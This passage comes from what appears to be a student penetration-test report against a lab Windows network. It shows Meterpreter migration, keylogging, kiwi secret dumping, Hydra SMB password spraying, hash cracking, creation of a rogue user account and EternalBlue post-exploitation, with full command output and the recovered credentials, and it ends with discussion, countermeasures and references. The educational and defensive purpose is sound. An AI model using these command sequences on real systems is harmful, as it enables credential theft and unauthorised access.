computer was currently running, then this could be changed to a different process using the command ‘migrate’ by knowing the process id, otherwise known as winlogon.exe.


```
meterpreter > ps

Process List
============

 PID   PPID  Name                                  Arch  Session  User                          Path
 ---   ----  ----                                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                                x64   0
 236   4     smss.exe                              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 268   460   svchost.exe                           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 320   304   csrss.exe                             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 360   304   wininit.exe                           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 368   352   csrss.exe                             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 404   352   winlogon.exe                          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 460   360   services.exe                          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 476   360   lsass.exe                             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 484   360   lsm.exe                               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 652   460   svchost.exe                           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 720   460   vmacthlp.exe                          x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vma
cthlp.exe
```

```
meterpreter > migrate 401
[*] Migrating from 1684 to 401...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 404
[*] Migrating from 1684 to 404...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>This<^H><^H><^H><^H><^H><Shift>Thisisverysecret2019<CR>
```

- Using the kiwi extension, command lsa_dump_secrets was used to give password information which ended up returning a password of Hacklab1.

```
Secret  : DefaultPassword
cur/text: Hacklab1
old/text: ROOT#123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 70 73 c5 11 ac 4e 39 26 38 a7 af 88 8d 82 2e 44 e4 4c 10 4a a9 aa 75 9f b1 25 e0 12 9f 09 a9 81 10 f4 43 e1 94 9b 98 19

    full: 7073c511ac4e392638a7af888d822e44e44c104aa9aa759fb125e0129f09a98110f443e1949b9819
    m/u : 7073c511ac4e392638a7af888d822e44e44c104a / a9aa759fb125e0129f09a98110f443e1949b9819
old/hex : 01 00 00 00 20 8d ed 07 2a 41 cb f8 ba 34 df 99 27 a8 4d 23 c5 c1 e3 d2 9e 17 f6 7b 7e 15 37 25 53 b4 e6 de 8b 7a 64 6f 62 24 18 85

    full: 208ded072a41cbf8ba34df9927a84d23c5c1e3d29e17f67b7e15372553b4e6de8b7a646f62241885
    m/u : 208ded072a41cbf8ba34df9927a84d23c5c1e3d2 / 9e17f67b7e15372553b4e6de8b7a646f62241885

Secret  : NL$KM
cur/hex : 51 63 0e 51 f9 89 bd c9 6e ad b1 0b 02 42 42 af a1 67 d5 03 76 c7 f6 d1 2d 92 f5 52 32 c3 b5 e2 4c 6a 30 ee 45 4a 90 b0 0c 34 83 02
 92 fc a9 a5 c7 82 2c 4e b2 be 83 32 2a 7d d0 1f 7e f0 d4 98
```

4. Using password Hacklab1, we used hydra to see if there were any users who matched this password. Inside the word.txt file, is the password Hacklab1 which was checked against every user on the network.

```
root@kali:~/Desktop# hydra -L users.txt -P "word.txt" smb://192.168.0.1
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-14 09:57:00
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 57 login tries (l:57/p:1), ~57 tries per task
[DATA] attacking smb://192.168.0.1:445/
[445][smb] host: 192.168.0.1   login: Administrator   password: Hacklab1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-14 09:57:01
```

5. Net use was used again to verify that the admin credentials were correct.

```
C:\Users\amg>net use \\192.168.0.1\IPC$ /u:"Administrator" *
Type the password for \\192.168.0.1\IPC$:
The command completed successfully.
```

6. From the results of the web server scan, an attempt on the website was made to find the interesting information located. Since it was running on server 2, on a web browser in the url box '192.168.0.2' was entered.

- In the login page, there was an admin panel. A blank form was attempted to be submitted but that was not successful. Multiple credentials were entered such as the

'admin' and 'Administrator' credentials, but this was unsuccessful. Even the other administrator credentials were attempted such as the ones belonging to C.Morris but this failed.

Refer to appendix

- To find any of the files located through the nikto scans, these had to be browsed to in the url. This was the http://192.168.0.2/readme.txt page. The page displayed admin credentials, but this was not noticed on first inspection, so more investigation was spent into finding any useful information.

  Refer to appendix

- On the index.php page, there was a hyperlink located in the footer of the page, which when clicked displayed information about the page and showed the same admin credentials from earlier, which were 'login: log1, password: log1'.

  Refer to appendix

- The login worked and it displayed an admin page that allowed information such as a username and password to be changed. Options such as 'Save password as md5' indicated that the passwords were stored insecurely.


  Refer to appendix

- The design of the page could be altered using forms, as well as alter text inside them.

  Refer to appendix

2.6 ADVANCED PHASE

1. CAIN was a password cracking tool used to crack many of the passwords found in the meterpreter shell via the command 'dump hashes'. Cain was installed via Student Tools\System Hacking. All the hashes were dumped inside a text file and then imported to Cain where it performed a dictionary attack on the NTLM hashes to find if there were any more users who could have been compromised.



2. Hydra was then used to match each of the cracked passwords to the usernames inside the user.txt file that was made earlier. It managed to match 8 valid accounts, excluding the test account that was made for the purpose the penetration test.

```
root@kali:~# cd /root/Desktop
root@kali:~/Desktop# gedit users.txt
root@kali:~/Desktop# gedit password.txt
root@kali:~/Desktop# ls
                    password.txt      users.txt
mount-shared-folders  restart-vm-tools  xsssniper
root@kali:~/Desktop# hydra -L users.txt -P "password.txt" smb://192.168.0.1
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-16 05:31:39
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 495 login tries (l:55/p:9), ~495 tries per task
[DATA] attacking smb://192.168.0.1:445/
[445][smb] host: 192.168.0.1   login: Administrator   password: Hacklab1
[445][smb] host: 192.168.0.1   login: C.Olson   password: renovate
[445][smb] host: 192.168.0.1   login: D.Manning   password: streamline
[445][smb] host: 192.168.0.1   login: J.Saunders   password: prerogative22
[445][smb] host: 192.168.0.1   login: L.Thornton   password: leathery
[445][smb] host: 192.168.0.1   login: M.Day   password: clarinet25
[445][smb] host: 192.168.0.1   login: M.Mills   password: leathery
[445][smb] host: 192.168.0.1   login: V.Haynes   password: baleful35
[445][smb] host: 192.168.0.1   login: test   password: test123
1 of 1 target successfully completed, 9 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-16 05:31:45
```

- Below are all the passwords recovered during the penetration test. The two first columns display the username and passwords of each user, and the third column demonstrates how that password was found or cracked.

  Refer to appendix

3. Using the meterpreter shell, it was possible to create a new user on the network by specifying a new username and password for the account.


   - In order to create the account, the current process for the computer needed to be changed as it would not be able to create the account otherwise.


```
meterpreter > migrate 3036
[*] Migrating from 404 to 3036...
[*] Migration completed successfully.
```

   - To access the targets shell, the command shell had to be entered. This then displayed a command prompt for server 1. The account was created under the command 'net user'

```
meterpreter > shell
Process 1656 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user mytest mytest123 /ADD
net user mytest mytest123 /ADD
The command completed successfully.
```

   - To prove the account was created, it was required to login into client 2 and go into the command prompt by typing whoami. This then returned the username as well as the account belonging to the domain name.



- Inside server 1, there was a password stored in plaintext which could have compromised the entire system.

```
C:\Windows\system32>cd C:\Users\admin\Desktop\UniServerZ\htpasswd\mysql
cd C:\Users\admin\Desktop\UniServerZ\htpasswd\mysql
```

```
C:\Users\admin\Desktop\UniServerZ\htpasswd\mysql>more passwd.txt
more passwd.txt
hacklab2019
```

- Meterpreter also allowed server 1 and 2 to have a screenshot taken of their desktops, therefore proving that the eternal blue exploit worked.

```
meterpreter > screenshot
Screenshot saved to: /root/LPXOMZQn.jpeg
```

Refer to appendix

3 DISCUSSION

3.1 GENERAL DISCUSSION

The methodology used in the penetration test was successful as it demonstrated that if a malicious insider were to attack this network, it would pose a significant risk to the system. One user had their password stored in the password description box, which could have been used as the hacker account and they would have then escalated that account to admin allowing for more harmful operations to be performed within the network. It was surprising from the results as to how many of the user accounts could be cracked, however in a real attack a hacker could have used different techniques to crack nearly of the passwords such as brute-force, therefore proving that all the users were at risk. Moreover, passwords should not be stored in the password description as this can make an account vulnerable to exploitation, which can compromise a network. Password policy information uncovered was unacceptable, as a password length of 7 characters is simply not enough for a secure password. Instead of using passwords, it may have been more helpful to think of the password as a passphrase. A passphrase is much easier to remember than a string password consisting of 20 random characters (e.g. asdasA467GHAfewef), as demonstrated by one of the users storing their password in the description box. A passphrase that has a reasonable length of 20 or more characters that has at least one uppercase letter, one lowercase letter and one number would be much harder to crack than a password of 20 random characters or a 7-character length string. In addition, passwords were stored insecurely as NTLM, as the salt of the hash was not mixed into the hash at all, which allowed for many user accounts to be compromised. The passwords should have incorporated a stronger hashing algorithm and a better salt value. A good example of a password hashing algorithm would be Bcrypt. This hashing algorithm has a natural salt to it and therefore a salt value would not need to be created. The salt should be properly incorporated into the hash rather than having the salt stored directly beside the hash, which can make it harder to crack.

During the intelligence gaining phase, it was seen that scanning was successful as the NMAP and Advanced Port Scanner both verified that there were ports running on all the target computers. This could have meant that the firewalls were not working as demonstrated by the ping command. As a result, it could have allowed an attacker to successfully target the system with network packets. In the future, firewalls should be working as intended to prevent more information being accidentally taken by an attacker. This vulnerability was exploited and allowed for information gathering on each stage of the procedure, which in turn allowed for a successful intrusion into the system. The most successful tool used in this procedure was Nessus. This software was extremely good in demonstrating all the significant vulnerabilities in the system, as well as other small issues that could be improved upon. An example was the eternal blue exploit which was utilized in the procedure and helped to penetrate the system because the targets were running on older operating systems. All the vulnerabilities found via Nessus pose a significant threat to an attacker as there were found to have been many ways to cause harm or gain information from the system, which pose a risk to the organisation involved.

In addition to the exploitation of the target computers, it was decided that there would be an investigation on the web server on 192.168.0.2. Nikto is not a stealthy tool in terms of scanning but was none the less successful at finding any issues within the web server as it went undetected. An attempt was made to access the database that was connected to the website, although due to time constraints this could not be performed. However, many significant issues were found just by browsing the website. One of the most significant issues was displaying admin credentials in plaintext on two of the web pages, which would allow easy admin access to an attacker. Once the admin page was logged into, there was a radio button the forms which was highly intriguing as it suggested that the passwords could be stored in MD5. MD5 is a hashing algorithm and was found to have significant issues in terms of its security to hash collisions (two plaintext values hash to become the same value) and how notoriously easy it was to crack because the length of the hash was extremely short. Salting would only slightly boost the hashes integrity and would still not be secure afterwards. Therefore, companies that are found to use MD5 or SHA1 to store their passwords are highly susceptible to attack and should never be used under any circumstances.

In the OS detection scanning, NMAP also displayed possible suggestions for what each of the targets operating systems were. These results were verified in the System Hacking phase when the command sysinfo was used to gain information and verify that the eternal blue was successful as well as show that the NMAP scans were a reliable indicator of the type of operating system used in the servers, which were Windows 20008 SP 1. When the DNS zone transfer was attempted it worked and displayed all the server hostnames, allowing for data retrieval. This presented a vulnerability in the DNS server and might have been due to a misconfiguration on behalf of the server due to a factor that the Windows DNS server is insufficient because of how old it was, then allowing an attacker to extract more information and find a flaw in the system. It was also interesting to view how the use of the keylogger could be used in a real attack to gain access to the system, as well as obtain more user information that could compromise nearly the entire network for post exploitation.

3.2 COUNTERMEASURES (FOR A PROJECT IN ETHICAL HACKING)

This section will detail the vulnerabilities present and the possible countermeasures that should be taken to prevent an attack from the future. Most of the fixes involve patching the system or could preferably be upgraded.

Server1 (192.168.0.1):

Refer to C 3.1 in appendix

Server2 (192.168.0.2):

Refer to C 3.2 in appendix

Client1 (192.168.0.10) & Client 2 (192.168.0.11):

Refer to C 3.3 in appendix

3.3 CONCLUSION

The methodology adopted in the procedure was the most effective way to carry out this penetration test as it demonstrated all the areas of the network that were suffering a vulnerability and that the results of one procedure were correct. Especially in the scanning as this emphasised that the firewalls within the network were not working correctly so a potential attacker could have easily gathered information before launching an attack on the system, which could have made significant impacts to the company involved. The company network showed significant signs of decay as the operating systems were extremely outdated as they were vulnerable to the Eternal blue exploit which could have allowed an attacker to gain control of the target system and execute code on the victim's computer. It would be highly recommended that the network is taken down until the operating systems are upgraded to Windows 10 which is the most recent windows platform and there are constant patches on content that could minimise the risk of an intruder gaining access to the system. Overall, the penetration test was successful in replicating a situation where a malicious insider would have had access to the network from the inside and each stage would have mimicked an attacker's perspective in gathering information from the system and then penetrating each of the targets by exploiting a known vulnerability relating to the remote machine.

3.4 FUTURE WORK

Unfortunately, a lack of time caused this project not to cover every vulnerability present and its effect on the target once it had been exploited. If there was more time to investigate the network, it would be interesting to look at the ArGoSoft Mail Server found on server one and how this could be exploited to give an attacker more information, and its corresponding countermeasures. Another focal point investigated in the network was the Apache web server. Despite how brief the investigation was in this area, there was a significant issue involving authentication that was covered that, in a future project, could lead to it being exploited to allow access to the database. This could be exploited to cause a potential data breach, and then this project would delve into the countermeasures that could be used to minimise that from happening. It is on the organisation storing that data to keep it safe and secure and it would be interesting to see how this company has defended itself against a hacker. In addition, it would be interesting to see if the test account that was made on the domain called mytest would be escalated from normal user to admin, and how an organisation would be able to counteract that method of gaining access to the network, but due to time constraints the Administrator account was satisfactory in gaining the information that it did.

3.5 CALL TO ACTION

From the results of the penetration test, it is clear that the company network needs a significant upgrade in order to prevent an attack from happening to the network. Human error can often be the weakest link in security, and this is natural. However, now that the testing has made it aware that their cyber security needs to be taken seriously as security doesn't just entail the security of computers; it concerns people too. The services that penetration testers provide are expensive, but because of the uniqueness of this situation and the lack of security it will be possible to provide some free services such as password usage information as well as network tools that can be used by the company to troubleshoot the network and diagnose any small issues found. It is highly recommended that after all the issues are found that penetration tests are conducted on a regular basis to minimise risk to a breach or an attack.

Contact information will be provided here if there are any more questions or if a meeting would like to be organised to discuss with the employees about the dangers of password security and how this affects the security of themselves and an organisation.

Contact details:

01456 519 498

pen_testered@gmail.com

REFERENCES

Rouse, M. 2018. *What is white hat?* [blog] Available from:

https://searchsecurity.techtarget.com/definition/ethical-hacker [accessed December 2019]

Milmo, C. 2017. *NHS cyber attack is just the latest 'ransom' hack in a worrying trend* [article] Available from:

https://inews.co.uk/news/dozens-nhs-hospitals-targeted-cyber-blackmailers-525554 [accessed December 2019]

Field, M. 2018. *WannaCry cyber attack cost the NHS £92m as 19,000 appointments cancelled* [article] Available from:

https://www.telegraph.co.uk/technology/2018/10/11/wannacry-cyber-attack-cost-nhs-92m-19000-appointments-cancelled/ [accessed December 2019]

Griffin, A. 2017. *NHS hack: The terrifying software that has infected hospital computers across England* [article] Available from:

https://www.independent.co.uk/news/uk/home-news/nhs-hack-wanna-decryptor-ransomware-what-is-it-how-does-it-work-computer-a7733141.html [accessed December 2019]

Khimji, I. 2015. *The Malicious Insider* [article] Available from:

https://www.tripwire.com/state-of-security/security-awareness/the-malicious-insider/ [accessed December 2019]

Tutorialspoint. No date. *Ethical Hacking – Enumeration* [tutorial] Available from:

https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_enumeration.htm [accessed December 2019]

W3schools. No date. *System Hacking* [tutorial] Available from:

https://www.w3schools.in/ethical-hacking/system-hacking/ [accessed December 2019]

Barrett, E. 2018. *Security "inside the firewall": what can organisations do about malicious insiders* [article] Available from:

https://www.investinmanchester.com/latest-news/2018/8/2/security-inside-the-firewall-what-can-organisations-do-about-malicious-insiders-a2620 [accessed December 2019]

tenable. No date. Tool used to search for vulnerability information [blog] Available from:

https://www.tenable.com/plugins/nessus/ [accessed December 2019]

Tools:

Computer Hope. 2019. *Linux host command* [blog] Available from:

https://www.computerhope.com/unix/host.htm [accessed December 2019]

Offensive Security. No date. *Keylogging… Using a Keylogger with Metasploit* [blog] Available from:

https://www.offensive-security.com/metasploit-unleashed/Keylogging/ [accessed December 2019]

SRINI. No date. *Add new user account from command line (CMD)* [blog] Available from:

https://www.windows-commandline.com/add-user-from-command-line/ [accessed December 2019]

Tutorialspoint. No date. *Rpcclient – Unix, Linux Command* [tutorial] Available from:

https://www.tutorialspoint.com/unix_commands/rpcclient.htm [accessed December 2019]

KALI TOOLS. No date. *Enum4linux Package Description* [tutorial] Available from:

https://tools.kali.org/information-gathering/enum4linux [accessed December 2019]

Learn Security Online (LSO). No date. *Windows Enumeration: USER2SID AND SID2USER* [tutorial] Available from:

http://www.carnal0wnage.com/papers/user2sidsid2user.pdf [accessed December 2019]

APPENDICES

APPENDIX A

Figure 1.1 Results of ping scans


```
root@kali:~# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=128 time=1.26 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=128 time=0.860 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=128 time=0.890 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=128 time=0.708 ms
^C
--- 192.168.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.708/0.929/1.260/0.202 ms
```

```
root@kali:~# ping 192.168.0.2
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
64 bytes from 192.168.0.2: icmp_seq=1 ttl=128 time=11.0 ms
64 bytes from 192.168.0.2: icmp_seq=2 ttl=128 time=32.0 ms
64 bytes from 192.168.0.2: icmp_seq=3 ttl=128 time=0.584 ms
64 bytes from 192.168.0.2: icmp_seq=4 ttl=128 time=0.766 ms
^C
--- 192.168.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.584/11.093/31.979/12.779 ms
```

```
root@kali:~# ping 192.168.0.10
PING 192.168.0.10 (192.168.0.10) 56(84) bytes of data.
64 bytes from 192.168.0.10: icmp_seq=1 ttl=128 time=24.6 ms
64 bytes from 192.168.0.10: icmp_seq=2 ttl=128 time=0.790 ms
64 bytes from 192.168.0.10: icmp_seq=3 ttl=128 time=1.20 ms
64 bytes from 192.168.0.10: icmp_seq=4 ttl=128 time=1.97 ms
^C
--- 192.168.0.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 0.790/7.141/24.608/10.093 ms
```

```
root@kali:~# ping 192.168.0.11
PING 192.168.0.11 (192.168.0.11) 56(84) bytes of data.
64 bytes from 192.168.0.11: icmp_seq=1 ttl=128 time=17.7 ms
64 bytes from 192.168.0.11: icmp_seq=2 ttl=128 time=1.20 ms
64 bytes from 192.168.0.11: icmp_seq=3 ttl=128 time=20.9 ms
64 bytes from 192.168.0.11: icmp_seq=4 ttl=128 time=0.880 ms
^C
--- 192.168.0.11 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 0.880/10.180/20.936/9.214 ms
```

Figure 1.2 results of Advanced Port Scanner




